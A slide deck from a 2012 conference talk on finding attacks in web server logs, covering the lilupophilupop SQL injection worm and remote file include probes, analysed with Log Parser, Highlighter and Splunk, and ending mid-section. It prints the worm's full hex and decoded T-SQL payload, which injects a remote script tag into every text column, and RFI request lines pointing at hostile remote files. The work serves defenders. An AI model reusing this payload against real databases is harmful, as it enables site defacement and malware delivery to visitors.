

Evil Through the Lens of Web Logs

Russ McRee

Microsoft

SANS Internet Storm Center



Session ID: HT2-403

Session Classification: Intermediate

RSACONFERENCE2012

Evil Through the Lens of Web Logs

- A quick justification for talking about myself
 - Manager, IR & Pentesting, MS Online Services
 - SANS Internet Storm Center Handler
- Suffice to say my associates and I see evil in web logs
- Research and analysis conducted for this discussion will be published as a SANS Reading Room paper

Applying Weblog Analysis

- Weblog analysis is critical to understanding how attackers are probing and targeting your sites
 - This activity helps discover web application flaws & security misconfigurations that can lead to harm
- Manual analysis is difficult and tedious
 - Use tooling and methodology described herein to better defend your enterprises
- Automating process, defining rules & alerting aid in preventing & mitigating evil being perpetrated against you
 - It's an overwhelming picture all up
 - Small, incremental step (10% wins are still wins)



Evil Through the Lens of Web Logs

- Internet Background Radiation (Abuse)
 - What is it and why is it relevant?
- Sources: Logs used for this analysis
 - Holisticinfosec.org, ISC, MS
- Attacks & tools for analysis
 - Highlighter, Splunk, LogParser, custom
 - What can be learned about attackers & victims logs
 - Demos
- Statistical overview

Internet Background Radiation (IBR)



Internet Background Radiation (IBR)

- Initial study: Characteristics of Internet Background Radiation (2004)⁽¹⁾
 - “Background radiation reflects fundamentally nonproductive traffic, either malicious (flooding backscatter, scans for vulnerabilities, worms) or benign (misconfigurations).”
- Internet Background Radiation Revisited (2010)⁽²⁾
 - Address space pollution: “non uniform traffic that is primarily the result of misconfigurations including misconfigured network servers, services, and devices, misconfigured attack tools, and various other software programming bugs”
- Focused on traffic to unallocated address space

(1) Pang, Yegneswaran, Barford, Paxson, Peterson

(2) Wustrow, Karir, Bailey, Jahanian, Houston



IBR subcategory: Internet Background Abuse

- Taking liberties with the academic position
 - Internet background abuse can be defined by nonproductive traffic, either malicious (scans for vulnerabilities, worms) or benign (misconfigurations) and include allocated addresses
 - Constant, automated application layer probes and attacks constitute a statistical and measurable constant
 - How much server and network resource time is consumed?



Sources: Logs used for this analysis



Log sources

- Holisticinfosec.org
 - Site runs on LAMP so every PHP attack known to humanity is levied against it
- ISC
 - Combination of weblogs, honeypot logs, and submitted logs serve as a petri dish of evil for analysis
 - Anonymized to protect submitter privacy
- Microsoft
 - We see our share of attack traffic 😊

Attacks & Analysis: What they do and how we spot it



Attack patterns

- SQL injection
 - Worms such as lilupophilupop
 - Attackers are automating, automate your defenses
- Remote File Includes (RFI)
 - RFI attacks make for interesting analysis re: attacker & victim patterns


SQL injection worm - lilupophilupop

- On 12.01.11 ISC received several reports of sites being injected with the following string: "></title><script src="hXXp://lilupophilupop.com/sl.php"></script>
- Extensive analysis conducted and posted by handler Mark Hofman
- Inserted into several tables, mostly targeted at ASP, IIS and MSSQL, hex injection string:

- 73657420616e73695f7761726e696e6773206f6666204445434c415245204054205641524348415228323535292c404320564152434841522832353529204445434c415245205461626c655f437572736f7220435552534f5220464f522073656c65637420632e5441424c455f4e414d452c632e434f4c554d4e5f4e414d452066726f6d20494e464f524d4154494f4e5f534348454d412e636f6c756d6e7320632c20494e464f524d4154494f4e5f534348454d412e7461626c6573207420776865726520632e444154415f5459504520696e2028276e76617263686172272c2776617263686172272c276e74657874272c2774657874272920616e6420632e4348415241435445525f4d4158494d554d5f4c454e4754483e333020616e6420742e7461626c655f6e616d653d632e7461626c655f6e616d6520616e6420742e7461626c655f747970653d2742415345205441424c4527204f50454e205461626c655f437572736f72204645544348204e4558542046524f4d205461626c655f437572736f7220494e544f2040542c4043205748494c4528404046455443485f5354415455533d302920424547494e20455845432827555044415445205b272b40542b275d20534554205b272b40432b275d3d2727223e3c2f7469746c653e3c736372697074207372633d22687474703a2f2f6c696c75706f7068696c75706f702e636f6d2f736c2e706870223e3c2f7363726970743e3c212d2d27272b525452494d28434f4e5645525428564152434841522836303030292c5b272b40432b275d2929207768657265204c45465428525452494d28434f4e5645525428564152434841522836303030292c5b272b40432b275d29292c3137293c3e2727223e3c2f7469746c653e3c7363726970742727202729204645544348204e4558542046524f4d205461626c655f437572736f7220494e544f2040542c404320454e4420434c4f5345205461626c655f437572736f72204445414c4c4f43415445205461626c655f437572736f72

Log Parser & Log Parser Lizard

- From a log submitted to ISC Diary (anonymized)
 - When analyzing logs for SQL injection attacks, always check for errors
 - Log Parser Lizard is a GUI for Log Parser



The screenshot displays the Log Parser Lizard interface. The top window shows a table of log entries with columns for IP, Uri, and ErrorMessage. The bottom window shows a SQL query used to filter and analyze the logs.

	IP	Uri	ErrorMsg
1	192.82.118.137	/index.asp?projectId=349&fuseaction=projects.detail	[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Conversion_failed_when_converting_the_nvarchar_value_'_></title><script_src=http://lilupophilupop.com/sl.php_></script>
2	64.251.230.96	/index.asp?projectId=250&fuseaction=projects.detail	[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Conversion_failed_when_converting_the_nvarchar_value_'_></title><script_src=http://lilupophilupop.com/sl.php_></script>
3	99.6.189.1	/index.asp?projectId=101&fuseaction=projects.detail	[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Conversion_failed_when_converting_the_nvarchar_value_'_></title><script_src=http://lilupophilupop.com/sl.php_></script>
4	72.220.176.95	/index.asp?projectId=189&fuseaction=projects.detail	[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Conversion_failed_when_converting_the_nvarchar_value_'_></title><script_src=http://lilupophilupop.com/sl.php_></script>
5	128.49.216.173	/index.asp?projectId=73&fuseaction=projects.detail	[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Conversion_failed_when_converting_the_nvarchar_value_'_></title><script_src=http://lilupophilupop.com/sl.php_></script>
6	99.48.72.142	/index.asp?projectId=340&fuseaction=projects.detail	[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Conversion_failed_when_converting_the_nvarchar_value_'_></title><script_src=http://lilupophilupop.com/sl.php_></script>
7	156.29.114.114	/index.asp?projectId=353&fuseaction=projects.detail	[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Conversion_failed_when_converting_the_nvarchar_value_'_></title><script_src=http://lilupophilupop.com/sl.php_></script>
8	156.29.114.114	/index.asp?projectId=63&fuseaction=projects.detail	[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Conversion_failed_when_converting_the_nvarchar_value_'_></title><script_src=http://lilupophilupop.com/sl.php_></script>

```
1 SELECT EXTRACT_TOKEN(c-ip, 0, '|') AS IP,
2 EXTRACT_TOKEN(FullUri, 0, '|') AS Uri,
3 EXTRACT_TOKEN(cs-uri-query, -1, '|') AS ErrorMessage,
4 COUNT(*) AS Total
5 USING STRCAT( cs-uri-stem,
6 REPLACE_IF_NOT_NULL(cs-uri-query, STRCAT('? ', cs-uri-query))
7 ) AS FullUri
8 FROM D:\logs\lilupophilupop\ex111201anon.log
9 WHERE (sc-status = 500) AND (cs-uri-stem LIKE '%.asp') AND (ErrorMessage LIKE '%lilupophilupop%')
10 GROUP BY IP, Uri, ErrorMessage
11 ORDER BY Total DESC
```

Log Parser & Log Parser Lizard

- Narrowed query from Log Parser Lizard hits to include 'declare' & left GUI for command-line Log Parser


```
C:\WINDOWS\system32\cmd.exe
D:\logs\lilupophilupop>logparser "SELECT EXTRACT_TOKEN(c-ip, 0, '!') AS IP, EXTR
ACT_TOKEN(FullUri, 0, '!') AS Uri, EXTRACT_TOKEN(cs-uri-query, -1, '!') AS Evil,
COUNT(*) AS Total USING STRCAT (cs-uri-stem, REPLACE_IF_NOT_NULL(cs-uri-query,
STRCAT('?', cs-uri-query))) AS FullUri FROM D:\logs\lilupophilupop\ex111201anon.
log WHERE Evil LIKE '%declare%' GROUP BY IP, Uri, Evil ORDER BY Total DESC" > re
sults.txt
```

IP	Uri	Evil	Total
78.46.28.97	/index.asp?projectid=	1+declare+%40s+varchar%284000%29+set+%40s%3Dcast%280x73657420616e73695f77617226e696e6745434c415245204054205641524348415228323535292c40432056415243484152283235352920444543426c655f437572736f7220435552534f5220464f522073656c65637420632e5441424c455f4e414d452c635f4e414d452066726f6d20494e464f524d4154494f4e5f534348454d412e636f6c756d6e7320632c2049494f4e5f534348454d412e7461626c6573207420776865726520632e444154415f5459504520696e20282772272c2776617263686172272c276e74657874272c2774657874272920616e6420632e434841524143544d554d5f4c454e4754483e333020616e6420742e7461626c655f6e616d653d632e7461626c655f6e616d657461626c655f747970653d2742415345205441424c4527204f50454e205461626c655f437572736f72204558542046524f4d205461626c655f437572736f7220494e544f2040542c4043205748494c4528404046455455533d302920424547494e20455845432827555044415445205b272b40542b275d20534554205b272b47223e3c2f7469746c653e3c736372697074207372633d22687474703a2f2f6c696c75706f7068696c7570736c2e706870223e3c2f7363726970743e3c212d2d27272b525452494d28434f4e56455254285641524340292c5b272b40432b275d2929207768657265204c45465428525452494d28434f4e56455254285641524330292c5b272b40432b275d29292c3137293c3e2727223e3c2f7469746c653e3c73637269707427272027204e4558542046524f4d205461626c655f437572736f7220494e544f2040542c404320454e4420434c4f535f437572736f72204445414c4c4f43415445205461626c655f437572736f72+as+varchar%284000%29%29--&fuseaction=projects.detail [Microsoft][ODBC_SQL_Server_Driver][SQL_Server] Incorrect_syntax_near_the_keyword_'declare'.	

Note the HEX?


SQL injection worm - lilupophilupop

- Hex string (pulled from IIS logs) decoded:
- ```
set ansi_warnings off DECLARE @T VARCHAR(255), @C VARCHAR(255) DECLARE Table_Cursor CURSOR FOR select c.TABLE_NAME,c.COLUMN_NAME from INFORMATION_SCHEMA.columns c, INFORMATION_SCHEMA.tables t where c.DATA_TYPE in ('nvarchar','varchar','ntext','text') and c.CHARACTER_MAXIMUM_LENGTH>30 and t.table_name=c.table_name and t.table_type='BASE TABLE' OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T, @C WHILE (@@FETCH_STATUS=0) BEGIN EXEC('UPDATE ['+@T+'] SET ['+@C+']='<!--</title><script src="http://lilupophilupop.com/sl.php"></script><!--'+RTRIM(CONVERT(VARCHAR(6000),['+@C+'])) where LEFT(RTRIM(CONVERT(VARCHAR(6000),['+@C+']),17)<>'<!--</title><script" ') FETCH NEXT FROM Table_Cursor INTO @T, @C END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```
- Quick HackBar demo



# Highlighter

- Incredibly nimble and fast in rendering large log files and “highlighting” entries of interest
  - Submit keyword, select color then Highlight, n hotkey moves you to first hit
  - Declare seems a logical keyword



MANDIANT Highlighter 1.1.3 - ex111201anon.log

File Help Keyword: declare  Cumulative Case Insensitive ab Highlight

```
94618 2011-12-01 16:11:17 W3SVC1 VICTIMSERVER 10.10.10.10 GET /images/home/menu_photos/desert.jpg - 80 - 64.39.
94619 2011-12-01 16:11:17 W3SVC1 VICTIMSERVER 10.10.10.10 GET /generator/cms/includes/script_genValid.js - 80
94620 2011-12-01 16:11:17 W3SVC1 VICTIMSERVER 10.10.10.10 GET /images/home/menu_photos/beach.jpg - 80 - 64.39.
94621 2011-12-01 16:11:17 W3SVC1 VICTIMSERVER 10.10.10.10 GET /images/home/menu_photos/eastcounty.jpg - 80 - 64.39.
94622 2011-12-01 16:11:17 W3SVC1 VICTIMSERVER 10.10.10.10 GET /index.asp linkid=453+declare+%40s+varchar%2840C
94623 2011-12-01 16:11:17 W3SVC1 VICTIMSERVER 10.10.10.10 GET /blocks/js/jquery-1.5.1.min.js - 80 - 64.39.104.
```



# Highlighter

- Feature set includes copy of highlighted items
  - Dump of 3 results confirmed attack from two unrelated source IPs
    - 96.9.149.82 – 302 error
    - 78.46.28.97 – 500 error

```
GET /index.asp linkid=
:280x73657420616e73695f7761726e696e6773206f66666204445434c415245204054205641524348415228323535292c404320564152434841522832353529204445434c4152452
f4e414d452c632e434f4c554d4e5f4e414d452066726f6d20494e464f524d4154494f4e5f534348454d412e636f6c756d6e7320632c20494e464f524d4154494f4e5f534348454d
686172272c2776617263686172272c276e74657874272c2774657874272920616e6420632e4348415241435445525f4d4158494d554d5f4c454e4754483e333020616e6420742e7
53d2742415345205441424c4527204f50454e205461626c655f437572736f72204645544348204e4558542046524f4d205461626c655f437572736f7220494e544f2040542c4043
44415445205b272b40542b275d20534554205b272b40432b275d3d2727223e3c2f7469746c653e3c736372697074207372633d22687474703a2f2f6c696c75706f7068696c75706
e5645525428564152434841522836303030292c5b272b40432b275d2929207768657265204c45465428525452494d28434f4e5645525428564152434841522836303030292c5b27
4645544348204e4558542046524f4d205461626c655f437572736f7220494e544f2040542c404320454e4420434c4f5345205461626c655f437572736f72204445414c4c4f434154
ion=links.detail 80 - [96.9.149.82] Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.0) - www.victim.org [302] 0 1236 0 1748 35476
GET /index.asp projectid=
0x73657420616e73695f7761726e696e6773206f66666204445434c415245204054205641524348415228323535292c404320564152434841522832353529204445434c415245205
e414d452c632e434f4c554d4e5f4e414d452066726f6d20494e464f524d4154494f4e5f534348454d412e636f6c756d6e7320632c20494e464f524d4154494f4e5f534348454d41
6172272c2776617263686172272c276e74657874272c2774657874272920616e6420632e4348415241435445525f4d4158494d554d5f4c454e4754483e333020616e6420742e746
d2742415345205441424c4527204f50454e205461626c655f437572736f72204645544348204e4558542046524f4d205461626c655f437572736f7220494e544f2040542c404320
415445205b272b40542b275d20534554205b272b40432b275d3d2727223e3c2f7469746c653e3c736372697074207372633d22687474703a2f2f6c696c75706f7068696c75706f7
645525428564152434841522836303030292c5b272b40432b275d2929207768657265204c45465428525452494d28434f4e5645525428564152434841522836303030292c5b272b
45544348204e4558542046524f4d205461626c655f437572736f7220494e544f2040542c404320454e4420434c4f5345205461626c655f437572736f72204445414c4c4f4341544
n=projects.detail[363|80040e14|[Microsoft]][ODBC_SQL_Server_Driver][SQL_Server]Incorrect_syntax_near_the_keyword_'declare'. 80 - [78.46.28.97]
- www.victim.org [500] 0 0 23649 1752 15463
GET /index.asp committeed=
80x73657420616e73695f7761726e696e6773206f66666204445434c415245204054205641524348415228323535292c404320564152434841522832353529204445434c41524520
4e414d452c632e434f4c554d4e5f4e414d452066726f6d20494e464f524d4154494f4e5f534348454d412e636f6c756d6e7320632c20494e464f524d4154494f4e5f534348454d4
86172272c2776617263686172272c276e74657874272c2774657874272920616e6420632e4348415241435445525f4d4158494d554d5f4c454e4754483e333020616e6420742e74
3d2742415345205441424c4527204f50454e205461626c655f437572736f72204645544348204e4558542046524f4d205461626c655f437572736f7220494e544f2040542c40432
4415445205b272b40542b275d20534554205b272b40432b275d3d2727223e3c2f7469746c653e3c736372697074207372633d22687474703a2f2f6c696c75706f7068696c75706f7
5645525428564152434841522836303030292c5b272b40432b275d2929207768657265204c45465428525452494d28434f4e5645525428564152434841522836303030292c5b272
645544348204e4558542046524f4d205461626c655f437572736f7220494e544f2040542c404320454e4420434c4f5345205461626c655f437572736f72204445414c4c4f434154
on=committees.detail[291|80040e14|[Microsoft]][ODBC_SQL_Server_Driver][SQL_Server]Incorrect_syntax_near_the_keyword_'declare'. 80 - [78.46.28.97]
- www.victim.org [500] 0 0 25382 1757 999
```

# Maltego - lilupophilupop attacker IPs

- A quick Maltego query of the two evil IP addresses yield results that should come as no surprise 😊

78.46.28.97

isc.sans.edu

www.ip-adress.com

www.magic-net.info

www.304.ibm.com

www.ceteki.fr

78.46.28.0-78.46.28.255

78.46.28.64-78.46.28.127

Germany

-. Belize

**Detail View**

78.46.28.97

**- Generator detail**

|           |                                             |             |
|-----------|---------------------------------------------|-------------|
| Source    | 78.46.28.97                                 | (IPAddress) |
| Transform | To Website where IP ...using Search Engine] |             |
| Result    | isc.sans.edu                                | (Website)   |
| Gen. date | 2012-1-17 0:19                              |             |

**- Snippet(s):**

**(YB2)** **ISC Diary | SQL Injection Attack happening ATM**

[ [isc.sans.edu](#) ]

We got hit from IP **78.46.28.97** @ around 21:14 UTC yesterday - looks like the same hex dump - if you want entire entry from IIS log i can post ...

# RFI attacks

- Great opportunity to study automated attack patterns
  - “Remote File Include (RFI): attack technique used to exploit "dynamic file include" mechanisms in web applications. When web applications take user input (URL, parameter value, etc.) & pass them into file include commands, the web application might be tricked into including remote files with malicious code.”
    - **Server:** any code in the included malicious files will be run by the server. If the file include is not executed using some wrapper, code in include files is executed in the context of the server user, could lead to a complete system compromise.
    - **Client:** attacker's malicious code can manipulate the content of the response sent to the client. Attacker can embed malicious code in the response that will be run by the client (example: Javascript to steal client session cookies).

Source: WASC Remote File Inclusion definition

# RFI attacks

- Imperva published an intelligence report on RFI attacks in May 2011
  - Imperva's report is rich in statistics, we'll discuss similar information gathering techniques
- Recent mass attack examples include TimThumb image resizing Word Press script

# RFI - custom scripts

- ISC handler Rob Danford wrote a very useful Perl script that culls RFI attacks from Apache logs
  - “RFI and proxybots...critical commodity in the badness market.”
  - Elegant solution via RegEx
    - Nibble away at left side of string (in simple terms, from parameter input)
    - Remainder that matches a URL *after* parameter input likely RFI attempt

# RFI - custom scripts

- Full string:
  - 211.202.2.42 - - [01/Nov/2011:11:10:15 -0600] "GET /content/view/184/45/index.php?\_REQUEST=&\_REQUEST%5boption%5d=com\_content&\_REQUEST%5bItemid%5d=1&GLOBALS=&mosConfig\_absolute\_path=http://www.veterantudm.org.my/Databases/fpclass/logon.txt?? HTTP/1.1" 403 583 "-" "libwww-perl/5.79"
- Extracted result:
  - "01/Nov/2011:11:38:43 - 0600", "211.202.2.42", "http://www.veterantudm.org.my/databases/fpclass/logon.txt"

# Assess RFI via Splunk

- Useful for ANY type of log analysis
  - Imported rfi-extract results from HolisticInfoSec logs to a Splunk index
    - Allows a plethora of searchable fields with which to conduct further analysis


2,713 events over all time

« prev 1 2 3 4 5 6 7 8 9 10 next » | Options...

|   |                            |                                                                                                                                                                                                                      |
|---|----------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 | 11/30/11<br>4:14:42.000 AM | "30/Nov/2011:05:14:42 -0700", "128.177.28.81", "http://www.ch.hu/fuszerszamosok/config/vero.txt"<br>host=RFI   sourcetype=rfi-extract-November   source=D:\logs\holisticinfosec\rfi-extract\rfi-extract-November.log |
| 2 | 11/30/11<br>4:14:41.000 AM | "30/Nov/2011:05:14:41 -0700", "128.177.28.81", "http://www.ch.hu/fuszerszamosok/config/vero.txt"<br>host=RFI   sourcetype=rfi-extract-November   source=D:\logs\holisticinfosec\rfi-extract\rfi-extract-November.log |
| 3 | 11/30/11<br>4:10:25.000 AM | "30/Nov/2011:05:10:25 -0700", "80.246.53.27", "http://www.ch.hu/fuszerszamosok/config/vero.txt"<br>host=RFI   sourcetype=rfi-extract-November   source=D:\logs\holisticinfosec\rfi-extract\rfi-extract-November.log  |
| 4 | 11/30/11<br>4:10:23.000 AM | "30/Nov/2011:05:10:23 -0700", "80.246.53.27", "http://www.ch.hu/fuszerszamosok/config/vero.txt"<br>host=RFI   sourcetype=rfi-extract-November   source=D:\logs\holisticinfosec\rfi-extract\rfi-extract-November.log  |
| 5 | 11/30/11<br>4:08:40.000 AM | "30/Nov/2011:05:08:40 -0700", "128.177.28.81", "http://www.ch.hu/fuszerszamosok/config/vero.txt"<br>host=RFI   sourcetype=rfi-extract-November   source=D:\logs\holisticinfosec\rfi-extract\rfi-extract-November.log |
| 6 | 11/30/11<br>4:08:40.000 AM | "30/Nov/2011:05:08:40 -0700", "128.177.28.81", "http://www.ch.hu/fuszerszamosok/config/vero.txt"<br>host=RFI   sourcetype=rfi-extract-November   source=D:\logs\holisticinfosec\rfi-extract\rfi-extract-November.log |
| 7 | 11/30/11<br>4:08:39.000 AM | "30/Nov/2011:05:08:39 -0700", "128.177.28.81", "http://www.ch.hu/fuszerszamosok/config/vero.txt"<br>host=RFI   sourcetype=rfi-extract-November   source=D:\logs\holisticinfosec\rfi-extract\rfi-extract-November.log |
| 8 | 11/29/11<br>2:12:54.000 PM | "29/Nov/2011:15:12:54 -0700", "27.54.93.50", "http://drupalforest.com/epsilon/images/allnet.jpg"<br>host=RFI   sourcetype=rfi-extract-November   source=D:\logs\holisticinfosec\rfi-extract\rfi-extract-November.log |

# Assess RFI via Splunk

